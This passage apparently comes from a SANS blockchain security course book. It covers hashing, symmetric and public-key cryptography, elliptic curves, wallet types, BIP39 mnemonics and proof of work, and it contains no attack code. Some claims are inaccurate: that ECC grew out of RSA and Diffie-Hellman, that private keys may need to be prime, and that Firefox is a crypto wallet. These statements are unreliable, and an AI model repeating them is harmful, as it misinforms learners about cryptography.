- [Cent](#), a social network where you can earn money by posting
- [DAI](#), a stable cryptocurrency that holds value at \$1 USD
- [Decentraland](#), a virtual world owned and built by its users
- [Augur](#), The world's most accessible, no-limit betting exchange
- [Ethereum Name Service](#), user-friendly names for cryptocurrency addresses, decentralized websites, and more
- [Gods Unchained](#), a competitive collectible card game
- [Dharma](#), the easiest way to earn interest on your cryptocurrency
- [Gitcoin](#), a network of incentivized open-source developers

You can find a list of Ethereum dApps at <https://ethereum.org/en/dapps/>.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.1

What Is Blockchain?

Definitions and Origins

Types of Distributed Consensus

Purposes and Use Cases

What Is a Smart Contract?

Introduction to Smart Contracts

Smart Contract Use Cases and Platforms

► Keys, Wallets, and Cryptography

Hashing Functions

Types of Cryptography

Wallets

Mnemonic Keys

Exercise: Create a HD Software Wallet

SANS |

SEC554 | Blockchain and Smart Contract Security

47

This page intentionally left blank.

FUNDAMENTALS

Blockchain relies on the same crypto primitives that you are familiar with

- What are the goals of cryptography? Confidentiality, Integrity, Authenticity
 - Communicate securely over *insecure channel*
- Bob sends a message to Alice. Alice wants to check the following:
 - Confidentiality: the plaintext message can only be read by Alice
 - Integrity: the received message is the same as what Bob sent
 - Authenticity: the message came from Bob

Blockchain technology is designed to eliminate the need to trust in a centralized authority. However, it's impossible to eliminate the need for trust in such a system. Instead, blockchain transfers trust to cryptographic algorithms. Blockchain's immutability, decentralization, etc. are based upon the security of cryptographic algorithms and blockchain protocols.

The primary goals of cryptography are referred to as the CIA Triad:

- **Confidentiality:** Confidentiality means that only someone with knowledge of the appropriate secret key can decrypt and read the data. This means that no relationship should exist between the ciphertext (the encrypted data) and the plaintext (the original message) or the key
- **Integrity:** Integrity protections ensure that data cannot be modified without detection. If a modification occurs, the data sent along for verification will not match.
- **Authenticity:** Authenticity means that the data originated with the alleged sender. This proves that someone with knowledge of the user's private key created the message. Additionally, authenticity protections also provide non-repudiation, making it impossible for the sender to deny creating a particular message.

Different cryptographic algorithms provide these properties to different degrees. At its core, blockchain technology primarily uses integrity and authenticity protections; however, it can also carry confidential data as well.

HASH FUNCTIONS (I)

$H(M)$ = the hash of the message M

H is a deterministic, keyless function

Output of hash is typically a fixed size: for example, SHA256 outputs a 256-bit value.

Properties of a Hash

- One-way: easy to calculate $H(x)$ but given $y = H(x)$, hard to determine x
- Second preimage resistant: given x , hard to find x' that satisfies $H(x) = H(x')$
- Collision resistant: hard to find any pair x, x' that satisfies $H(x) = H(x')$

A hash function is a mathematical one-way function. This means that it is possible to go from input to output but not from output to input. One of the reasons that this is true is that a hash function can take an infinite number of potential inputs but has a finite number of potential fixed-size outputs. An infinite number of inputs produce the same output value, so it is infeasible to determine which of these inputs was used in a given calculation.

A core principle of hash functions is collision-resistance, meaning that it is difficult to find two inputs to a hash function that produce the same hash output. This property is essential to its use in blockchain, where it is commonly used to protect data integrity. If data is hashed and the hash is stored in a secure place (like on a blockchain's ledger), anyone can take the data, calculate its hash, and compare the two hashes. If they match, then the collision resistance of the hash function makes it unlikely that the data has been modified.

In order to be collision-resistant, a hash function must meet three criteria:

- One-Way Function: A collision-resistant function must be a one-way function. Otherwise, it would be possible to reverse the operation and find a collision.
- Large Output Space: The Pigeonhole Principle states that a collision is guaranteed after testing a number of inputs equal to the number of potential outputs. A hash function's output space needs to be large enough to make this infeasible.
- Non-Locality: Non-locality means that hashing two similar inputs (i.e., one-bit difference) produces radically different outputs (i.e., different in about half of their bits). This is important to protect the hash function against hill climbing attacks.

Hash functions used in blockchain possess all three of these properties, which are essential to their security. Additionally, some principles are also necessary in other contexts. For example, non-locality is essential for the Proof of Work consensus algorithm to function.

HASH FUNCTIONS (2)

SHA256	<ul style="list-style-type: none"> - hash function - 256-bit output - widely used until SHA3 family becomes standardized 	b60d7bdd334cd3768d43f14a05c7fe7e886ba5bcb77e1 064530052fed1a3f145
SCRYPT	<ul style="list-style-type: none"> - password-based key derivation function - both computationally and <u>memory</u> intensive 	375dd6af4b2369158048327a6b0c80990da95d0dd5eb 5fa52e3cab53f5b318b8ced1e69b63b4ad924a8851853 7117e648d7018fb74cd437de97fe2bee280225d
MD5	<ul style="list-style-type: none"> - hash function - fast and parallelizable via GPU - should not use for salted md5 for passwords - commonly used for file integrity 	1878af797413f4c4f7a2d7adc97d19ea

SHA-256-based	Ethash-based	Scrypt-based	Equihash-based	CryptoNote-based	X11-based
Bitcoin	Ethereum	Dogecoin	Zcash	Monero	Dash
Bitcoin Cash	Ethereum Classic	Litecoin			Petro

<https://en.bitcoinwiki.org/wiki/SHA-256>

- echo -n ethereum | sha256sum #linux
- echo -n ethereum | shasum -a 256 #mac

<https://blog.komodoplatform.com/en/scrypt-algorithm/>

<https://www.browserling.com/tools/scrypt>

<https://security.stackexchange.com/questions/19906/is-md5-considered-insecure>

- echo -n ethereum | md5sum #linux
- echo -n ethereum | md5 #mac

Bitcoin, the original blockchain, uses the SHA-256 hash algorithm. This is a well-known and commonly-accepted hash algorithm both inside and outside of the blockchain space.

Some of the Bitcoin derivatives use SHA-256 for their hash algorithm, while others have adopted different hash algorithms. The decision to do so can be driven by a number of different factors:


- Speed/Efficiency: Some hash algorithms can be implemented more efficiently than others. This has driven different cryptocurrencies to choose different algorithms as optimizations.
- ASIC Resistance: Control over blockchain using a Proof of Work consensus algorithm depends on the speed at which a particular node can perform hash calculations. An application-specific integrated circuit (ASIC) is hardware designed to optimize a particular operation, such as a hash calculation, making them many times faster than a CPU or GPU. The use of a hash algorithm for which an ASIC exists can centralize power in the hands of nodes that can afford ASICs, so some blockchains try to select hash algorithms for which no ASIC exists. In general, these algorithms take advantage of the fact that GPUs and ASICs have memory constraints and lose their speed advantage if they require access to non-cached data.
- Differentiation: Some blockchains are essentially forks of the Bitcoin code. In some cases, a different hash algorithm may have been selected as a means of differentiating themselves from Bitcoin.

Bitcoin uses a single hash algorithm, but this is not true of all of its derivatives. Some blockchains have been designed to support a variety of different hash algorithms. This can provide additional decentralization and ASIC resistance since, if an ASIC is created for one particular hash algorithm, users of CPUs and GPUs can still compete in Proof of Work consensus using a different algorithm for which no ASIC exists.


hide01.ir

PUBLIC(ASYMMETRIC) VS SYMMETRIC (I)

- Symmetric Key: sender and receiver share a single key



- Asymmetric Key: sender and receiver each has a public and private key



A number of different cryptographic algorithms exist. However, encryption algorithms can be broadly divided into two main categories:

Symmetric Cryptography

Symmetric cryptography uses the same key for encryption and decryption. This is shown in the image on the left where Alice and Bob share the secret key (in green). The use of a shared key makes it possible to implement decryption as an algorithm that takes the same inputs and “rolls back” the encryption process to reveal the original message. The main limitation of symmetric cryptography is that it requires the users to have a means of securely sharing the secret key before encryption/decryption occurs.

Asymmetric/Public Key Cryptography

Asymmetric cryptography uses two different keys: a public key and a private key. The private key is a random number with certain properties (length, primality, etc.). The public key is derived from the private key using an operation based upon a mathematically “hard” problem. These “hard” problems are ones like factoring and the discrete logarithm problem, where performing an operation (multiplication and exponentiation) has polynomial complexity but reversing it (factoring and logarithms) has exponential complexity. This asymmetry makes it possible to implement a usable but secure system.

With asymmetric cryptography, a user’s public key is used to encrypt messages to them. On the other side, the user’s private key is used for decryption. Unlike symmetric cryptography, where decryption “rolls back” encryption, asymmetric encryption algorithms are based on operations where one value is the “inverse” of the other in some way.

PUBLIC(ASYMMETRIC) VS SYMMETRIC (2)Public-Key

- Encryption
 - sender Encrypts with receiver's public key
 - receiver Decrypts with receiver's private key
- Digital Signatures
 - sender Signs with sender's private key
 - receiver Verifies with sender's public key

Symmetric-Key

- Encryption
 - sender Encrypts with shared key
 - receiver Decrypts with shared key
- MAC -> keyed checksum
 - sender generates MAC as $F(key, message)$ and appends it to the message
 - receiver calculates MAC as $F(key, message)$ and verifies if the MAC's match

Asymmetric/public key and symmetric key encryption algorithms are primarily used to provide confidentiality (via encryption). However, they can be used for other purposes or combined with additional algorithms as well.

Public Key Cryptography

As demonstrated in the previous slide, public key cryptography uses a public key for encryption and the corresponding private key for decryption. This makes it possible for anyone to send a confidential message to a user, even if they have never met or spoken before.

Digital signature algorithms reverse this flow. A digital signature is generated by calculating the hash of a message and “encrypting” this hash with the user’s private key. At the other end, the recipient can “decrypt” this hash with the corresponding public key, hash the associated message, and compare the two hashes. If they match, then it is likely that the message was generated by the alleged sender (authenticity) and was not modified in transit (integrity).

Symmetric Key Cryptography

With symmetric encryption, the same key is used for both encryption and decrypt. This requires the sender and recipient to share the secret key in advance over a secure channel.

While symmetric encryption has some built-in integrity protections (a modified ciphertext won’t decrypt to the right message), subtle modifications may not be detectable. To fix this, symmetric cryptography can include the addition of message authentication codes (MACs). Upon creating a message, the sender uses the MAC, the message, and a key to generate a tag that is sent alongside the message. On the other end, the recipient can generate a tag in the same way and compare the two tags to see if the message was modified in transit.

PUBLIC(ASYMMETRIC) VS SYMMETRIC (3)

Asymmetric Key: sender and receiver each has a public and private key

Symmetric Key: sender and receiver share a single key

	Asymmetric-Key	Symmetric-Key
Confidentiality	Public-Key Encryption (RSA encryption, El Gamal)	Symmetric-key encryption (AES-CBC, CTR)
Integrity	Digital Signatures (RSA signatures)	Message Authentication Codes a.k.a MAC

Recall that the three goals of cryptographic algorithms are confidentiality, integrity, and authenticity. Both symmetric and asymmetric algorithms can achieve this at some level:

- Confidentiality: Both symmetric and asymmetric encryption algorithms can provide strong protections for confidentiality. Once data is encrypted it is infeasible for someone without knowledge of the appropriate key (the shared secret key in symmetric cryptography or the private key in asymmetric cryptography) to decrypt it and read the original data.
- Integrity: Both symmetric and asymmetric encryption algorithms can provide strong integrity protections. A digital signature generated with an asymmetric encryption algorithm can only be validated if the associated data remains unchanged. Similarly, a message authentication code (MAC) will not match modified data.
- Authenticity: Asymmetric encryption algorithms provide much higher authenticity protections than symmetric ones. A digital signature proves that someone with knowledge of a user's private key generated the signature. A MAC only proves that someone with knowledge of the shared secret key generated the MAC; however, it does not prove if the MAC was generated by the alleged sender or the recipient.

Blockchain is designed to make it possible for anyone to use the system. This means that the creation of a valid blockchain address is fairly simple (even if wallets didn't do it for you):

1. **Private Key Generation:** A private key is a random number that may be required to fulfill certain requirements. For example, the private key may need to be a prime number. The number of potential private keys means that a well-generated one is unlikely to be the same as any other user's private key.
2. **Public Key Generation:** A public key is derived from the private key using an operation specific to the algorithm used by the blockchain. For example, in Elliptic Curve Cryptography (ECC), the public key is the result of performing point multiplication between the private key and a public point on the curve called a "generator". With ECC, division is impossible, so the best way to derive a private key from a public key is via a brute-force search, and the algorithm is designed to make this computationally infeasible.

3. **Address Derivation:** Typically, blockchain addresses are based on the hash of the associated public key. This makes it easy to derive an address from a public key but hard to go in reverse. The space of potential addresses makes it unlikely for two well-generated private keys to produce the same address.

In the end, a user has a private key, a public key, and an address. Each of these has its purpose:

- **Private Key:** Private keys are used to digitally sign transactions from the associated account.
- **Public Key:** A public key is used to validate the digital signature on a transaction.
- **Address:** The account address is used by a transaction creator to specify where the transaction should be sent.


ELLIPTIC CURVE TECHNOLOGY

RSA + Diffie Hellman enabled secure communication without a shared secret by creating Elliptic Curve Cryptography

The same technology used by SSL/TLS Certificates for Web communications

Keys are smaller but provide the same level of security

An elliptic curve cryptosystem can be defined by picking a prime number as a maximum, a curve equation and a public point on the curve. A private key is a number, and a public key is the public point dotted with itself. Computing the private key from the public key in this kind of cryptosystem is called the elliptic curve discrete logarithm function.



Symmetric cryptography predicated asymmetric cryptography because it was easier to design. For a symmetric encryption system, all that is required is a series of operations with a shared secret that can be run in forward and reverse and that protects data confidentiality. An asymmetric encryption system, like RSA and Diffie-Hellman, requires an algorithm where two related but different keys can undo each other's operations.

The next stage in the evolution of public key cryptography is the development of elliptic curve cryptography. This form of cryptography uses a random number as a private key but a point on the elliptic curve as the public key. Elliptic curve are useful for public key cryptography because:

- Point addition on an elliptic curve is equivalent to integer multiplication
- Point multiplication is equivalent to integer exponentiation

These factors make it possible to implement traditional asymmetric encryption algorithms like RSA and Diffie-Hellman using elliptic curves. Additionally, ECC provides the same level of security with smaller key lengths. This is important because, as computers grow more powerful, longer and longer keys are required to protect against brute force attacks. With ECC, the use of shorter keys means that the necessary level of security can be achieved with lower power and storage requirements, which is useful for resource-constrained devices (mobile phones, IoT devices, etc.).

CRYPTOCURRENCY WALLETS

A cryptocurrency wallet is a data store containing public-private key pairs + addresses. Unlike the wallet in your pocket, it does not contain any currency, and can be either digital or physical.



WALLET FORMATS

Paper Wallet

Hardware Wallet

Software Wallet

Brain Wallet

TYPES OF WALLETS

Non Deterministic Wallets

Deterministic Wallets

Hierarchical Deterministic Wallets

<https://bitcoin.org/en/choose-your-wallet?step=5&platform=linux&user=experienced&features=segwit>

Blockchain transactions are signed using digital signatures. The account performing the transaction digitally signs it with its private key and includes its public key for signature verification. This allows every node within the blockchain network to verify the validity of a transaction.

A cryptocurrency wallet is designed to store the private and public keys and the addresses associated with a particular account. This enables the wallet to sign transactions on the user's behalf (with the private key) and to identify any transactions sent to the user (with the address). While a wallet doesn't contain any actual money (cryptocurrency is digital money like a number in a bank account), it has the power to make transactions on a user's behalf (making it similar to a bank website).

Cryptocurrency wallets come in a number of different form factors. Some are software-based or webpages and fully connected to the blockchain network. Others may be portable electronic devices that can store keys and generate transactions but need to be connected to a computer for the transactions to be transmitted to the blockchain network. Some wallets are purely physical (like a piece of paper) and only serve to store the account's keys and addresses.

Transactions on the blockchain are sent to a particular blockchain address. This is equivalent to providing the sender with a bank account number or a PayPal email address to which they can send the funds.

PAPER WALLETS

The least secure wallet type (only recommended for temporary use/small amounts)

A private key and address generated, and the user prints it on a piece of paper.

- Cannot tell users if they have actually received cryptocurrency unless they check the Blockchain itself or scan the QR code to see Unspent Transactions.
- Exposes private key to user (and any others who see it)
- Full migration to another wallet type is not possible
- No seed

Should be avoided, especially by beginners

Bitcoin ATMs use this type.



At its core, a blockchain wallet is designed to store the private key associated with a blockchain account. Knowledge of this private key enables generation of the associated public key and address. With this information, a blockchain user can sign transactions and blocks and identify transactions associated with the given account.

A paper wallet is the simplest method of managing private keys since it involves recording these keys on a piece of paper. This approach to key management has some advantages:

- **Physical Security:** A paper wallet is simply a piece of paper. It can be stored in a bank vault, safe, or other secure storage. This enables the user's blockchain account to benefit from traditional physical security protections.
- **Platform Agnostic:** A paper wallet can store any type of account private key. This makes it usable for any blockchain platform and can store multiple different types of keys.

However, a paper wallet has its limitations as well:

- **Limited Functionality:** A paper wallet is only capable of storing an account's private key. To perform a transaction or check to see if the account has received any transactions, then additional software is required.
- **Promotion of Address Reuse:** Many blockchains are intended to have single-use addresses. A paper wallet encourages address reuse since the barcode that encodes the address can be easily scanned by multiple parties.
- **User Knowledge of Private Key:** A paper wallet provides the user with full knowledge and control over their private key. This can make it more vulnerable to social engineering attacks.
- **No Migration Support:** A paper wallet is designed to receive and store value. Typically, importing the value into another type of wallet requires transferring it to a new address on the blockchain.

HARDWARE WALLETS

A wallet that stores private keys on a separate hardware device.

Advantages:

- Private keys are often stored in a protected area of a microcontroller and cannot be transferred out of the device in plaintext.
- The software that runs the HW is typically open-sourced and audited.
- Hard to “hack” remotely since its usually offline/cold storage.

Disadvantages:

- Slow startup time for rapid transactions.
- Hardware attacks have occurred on some devices.



Examples: Trezor, Ledger

Hardware wallets are a particular example of a hardware security module (HSM). They are designed to store the private keys associated with a blockchain account on specialized, standalone hardware. The hardware wallet stores the private key and can generate valid transactions, which are then transmitted to a system connected to the blockchain network. This ensures that the private key never leaves the protected hardware.

The primary advantage of a hardware wallet is additional security. Using one provides the following protections:

- **Physical Security:** A hardware wallet can be stored in a bank vault, safe, etc. This enables it to have additional physical protections for the stored private key.
- **Use of Tamper-Resistant Hardware:** The hardware wallet uses specialized chips and circuits similar to those used in HSMs and ATMs. These are designed to resist side-channel attacks that could compromise key security.
- **Immunity to Malware:** Hardware wallets are typically designed to be standalone systems that only accept certain types of data. This makes them more difficult to attack via malware than a traditional computer program.

However, hardware wallets are not a perfect solution for private key storage. Some disadvantages include:

- **Slow Transactions:** Hardware wallets must be connected to another system to perform transactions and can be slow to start up. This makes them slower to use than software-based wallets.
- **Wallet Vulnerabilities:** Hardware wallets are designed to be secure. However, they are high-value targets and many different hardware wallets have been demonstrated to be vulnerable to attack.


SOFTWARE WALLETS

Most popular type of wallet due to balance in price, convenience, and security.

Connected to the internet and accessible via desktop, mobile, or web.

“Hot storage” - can transact immediately but information more easily accessible to adversaries.

Examples: Firefox, Exodus, Electrum, Bitcoin Core



Software wallets are computer programs designed to store private keys. They can be implemented as standalone desktop applications, mobile applications, and web applications. They provide some advantages over other types of wallets:

- **Transaction Speed:** A software wallet is directly connected to the blockchain network. This means that it can quickly and easily perform transactions using a given blockchain account.
- **Greater Functionality:** A software wallet’s connection to the blockchain network means that it can constantly monitor for transactions to a given account. Paper and hardware wallets are unable to identify incoming transactions.

The primary disadvantage of a software wallet is that it offers a lower level of security. Private keys are stored within an application that can be attacked by malware and that relies upon computer memory (which can be read). This increases the probability that an attacker will be able to steal a user’s private key.

BRAIN WALLET


Memorizing your seed phrase and accessing Blockchain only when required.

Advantages:

- Unhackable (unless you can read minds)
- No hardware/software required.

Disadvantages:

- Error prone. If you forget your seed, you lose your key.
- No way to spend/receive/transact. Only stores the value.



Deterministic and hierarchical deterministic wallets use an initial seed to derive later private keys. This means that knowledge of the initial seed is all that is required to access any of the associated blockchain accounts.

A brain wallet involves memorizing this initial seed. This can either be accomplished directly (memorizing a hexadecimal string) or by taking advantage of protocols that transform the seed into something more easily memorizable.

The primary advantage of a brain wallet is security. Since the seed is not stored anywhere, it is impossible to hack except via social engineering techniques. However, this approach suffers from the risk that the account owner will forget the seed.

NON-DETERMINISTIC WALLET

Each key pair is generated independently.

This seems appealing from a security perspective but creates managerial issues and does not have the flexibility that is provided from deterministic wallets (in the next section).

Main disadvantages:

- Backups required: need to backup your wallet every time you receive a new payment.
- Scalability issues. Keys are fully independent, and do not derive child keys.

Paper Wallets are usually non-deterministic.

Non-deterministic wallets are designed to generate every private key independently. The primary advantage of this is security: if there is no relationship between the different keys within a wallet, then compromise of one private key has no impact on the security of any of the other private keys in the wallet.

However, non-deterministic wallets have their disadvantages as well:

- **Scalability:** One advantage of related keys is that it is only necessary to store the original key. From this, all other keys can be generated as needed. With a non-deterministic wallet, where all keys are fully independent, each key needs to be stored in its entirety. With one-time addresses, this means that the storage requirements of a wallet can grow rapidly.
- **Backups:** For some blockchains (like Bitcoin), addresses are designed for one-time use. Any extra cryptocurrency that is left from a transaction is transferred to a new “change address” with a unique key. Additionally, using a unique address to receive a payment requires a unique address. This means that any time a transaction is performed or received, it is necessary to record the new keys within the non-deterministic wallet.


DETERMINISTIC WALLETS

A single seed is used to generate all subsequent keys.

At a high level, a function is applied to the previous key to generate the next one. This makes it space efficient.

Key advantage: you only need to remember the seed to restore backup. (Such as a Mnemonic)

Known as “Type I” Deterministic Wallet



A deterministic wallet is designed to implement a series of keys derived from an original key. An example process for generating keys for a deterministic wallet is as follows:

1. Generate initial secret as a random value
2. Initialize n to 1
3. Generate a private key for an address using the calculation SHA256(secret+n)
4. Increment n
5. Repeat 3-4 as needed

Due to the properties of hash functions, this process will produce a sequence of distinct, fixed length secret keys. Each of them defines an address: simply calculate the associated public key and address. The large space of possible keys and hash function collision-resistance make it highly improbable that two different users will generate the same private key.

The advantage of a deterministic wallet is that only the original secret (often translated into a set of words to be recorded and stored offline or memorized) is needed to rebuild the entire wallet. From this, the sequence of keys can be derived, and the corresponding public keys and transactions are easily calculated, making it possible to identify associated transactions on the blockchain.

Reference:

https://en.bitcoin.it/wiki/Deterministic_wallet


HIERARCHICAL DETERMINISTIC WALLETS

In deterministic wallets, key generation could be visualized as a linear chain.

HD wallets enable a tree like structure. Child keys can generate their own keys.

This unlocks business use cases such as separation of finances between departments.

Most new Hardware/Software Wallets are HD Wallets.



One of the primary limitations of deterministic wallets is that all keys are directly dependent upon the original secret. It is impossible to create a new key with knowledge of this secret, so anyone with the power to create new keys has access to all previous keys as well.

Hierarchical deterministic (HD) wallets provide an alternative. Unlike the chain of keys created by a deterministic wallet, HD wallets use a tree-like data structure. Each private key in the tree can be used to derive new “child” keys. This provides a number of different advantages:

- **Separation of Duties:** With HD wallets, an organization can assign different individuals/groups ownership of their own keys without giving up overall control. This enables departments to operate independently, each using a different child of the original key. At the same time, the organization can independently calculate the keys associated with any of its departments (for oversight).
- **Multi-Protocol Support:** An organization may be using multiple different blockchain platforms and want to independently manage their accounts on each of these platforms. The use of an HD wallet can allow all keys to be interrelated at the base level but operate independently.
- **Increased Security:** HD wallets enable blockchain users to implement compartmentalization and reduce dependency on the base secret. By generating multiple child keys and distributing operations over keys using these keys,

MNEMONIC KEYS AND THE BIP39 STANDARD

We have been talking about a seed that forms the basis of key generation.

The most commonly used in Blockchain and smart contract key generation is the BIP39 Mnemonic standard.

The BIP39 Standard uses a 12-24-word Mnemonic Key as the seed.

Words selected from a bank of 2048 words

Corresponds roughly to 128-256 bits of entropy with a built-in checksum

The words are comfortably in our vocabularies and are not too similar to one another.

<https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt>

Deterministic and hierarchical deterministic wallets generate the sequence of private keys from an initial random secret or “seed”. The users of brain wallets or those wishing to keep a secure backup of their seed need a method for memorizing it effectively.

The BIP39 standard is one example of a protocol that transforms a random seed into a list of words. BIP39 uses a wordlist consisting of 2048 common words within a language. Each word within the list is capable of encoding 11 bits of data ($2^{11}=2048$). A BIP39 mnemonic phrase is generated via the following steps:

1. Generate the desired amount of entropy E (128-256 bits)
2. Calculate a checksum as the first E/32 bits of the SHA256 hash of the entropy value
3. Concatenate the checksum to the original entropy
4. Break the result into 11-bit chunks and use them as an index into the wordlist

This process produces a list of 12-24 words that an account owner can memorize or record and store in a secure location (bank vault, safe, etc.). From this wordlist, the original entropy (seed) can be calculated and, from it, the user’s private and public keys and addresses.

LAB I.I: CREATE A HIERARCHICAL DETERMINISTIC SOFTWARE WALLET

Objectives:

- Understand how BIP39 standard works.
- Create a Bitcoin Testnet account and private key from a mnemonic phrase.
- Use "faucet" to send funds to a Bitcoin testnet account.
- Check funds of a Bitcoin Testnet account.

Time: 30 minutes


SANS |

SEC554 | Blockchain and Smart Contract Security 66

This page intentionally left blank.

LAB I.I - WALKTHROUGH

CREATE A HIERARCHICAL DETERMINISTIC WALLET



SANS |

SEC554 | Blockchain and Smart Contract Security

67

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.1

▶ Consensus Mechanisms

- Proof of Work
- Mining – The History and the Process
- Proof of Stake
- Lightning Network
- Exercise: Join a Blockchain Mining Pool

▶ Blockchain Transactions

- Components of a Transaction
- Block Explorers
- Exercise: Blockchain Transaction Analysis

▶ Blockchain Components

- Bitcoin – API, Nodes, and Clients
- Exercise: Use the Bitcoin-CLI to Interact with an API
- Ethereum Architecture and DeFi with Uniswap
- Exercise: Use MetaMask with a DEX

This page intentionally left blank.

PROOF OF WORK – CONSENSUS MECHANISM

- A proof of work is a piece of data which is difficult (costly and/or time-consuming) to produce, but easily verifiable.
- Bitcoin uses **Hashing** as its proof of work system, and how it generates the blocks.
- The work is done by **Miners**, which are devices dedicating hardware power to perform the hashing functions. The more CPU power, the higher the **hashrate**.
- Miners earn bitcoin by solving a complex mathematical puzzle part of the bitcoin program and including the answer in the block.
- The first miner to arrive at the answer gets the bitcoin reward for that block (approximately every 10 minutes)

Proof of Work is the original blockchain consensus algorithm defined by Satoshi Nakamoto for the use in the Bitcoin blockchain. The goal of Proof of Work is to ensure that all nodes within the network are in agreement regarding the state of the digital ledger. This is true because, eventually, every node in the network that is participating in consensus will be selected to create a block. When they do so, they affirm the history of the ledger to that point and the process used to create future blocks (and by implication their contents). The longest version of the blockchain has theoretically been endorsed by the majority of the network, making it the “official” version.

Consensus algorithms are designed to select a block creator in a decentralized fashion. Proof of Work implements this by using computational power as a “scarce resource” that maps to control over the digital ledger. The more computational power that a node controls, the greater its chance of being selected to create a block, and the greater its control over the ledger’s contents (since it chooses which transactions to include in the blocks it creates).

Proof of Work defines a valid block as one with a header whose hash value is less than a given threshold. Due to the properties of hash functions, the best way to find such a valid block is via a brute-force search. A node with more computational power (or “hashrate”) can perform more guesses per second, providing them with a higher probability of finding a valid block.

Once a block has been discovered, the creator transmits it to the rest of the blockchain network. Then, the rest of the blockchain nodes are incentivized to build on top of it (looking for the next block) rather than trying to find a competing version of the current block.

This is due to the longest chain rule, which states that an honest node, when presented with two versions of the blockchain, should select the “longer” of the two. Since a version of block N has already been discovered and

some percentage of the network will start working on block N+1, it is unlikely that a miner will find an alternative version of blocks N and N+1 more quickly than the original version, meaning that the effort put into doing so will be wasted. It is better and more profitable to attempt to find block N+1 first and gain the associated reward.


hide01.ir

BITCOIN MINING – THE GOLDEN AGE

In the beginning....

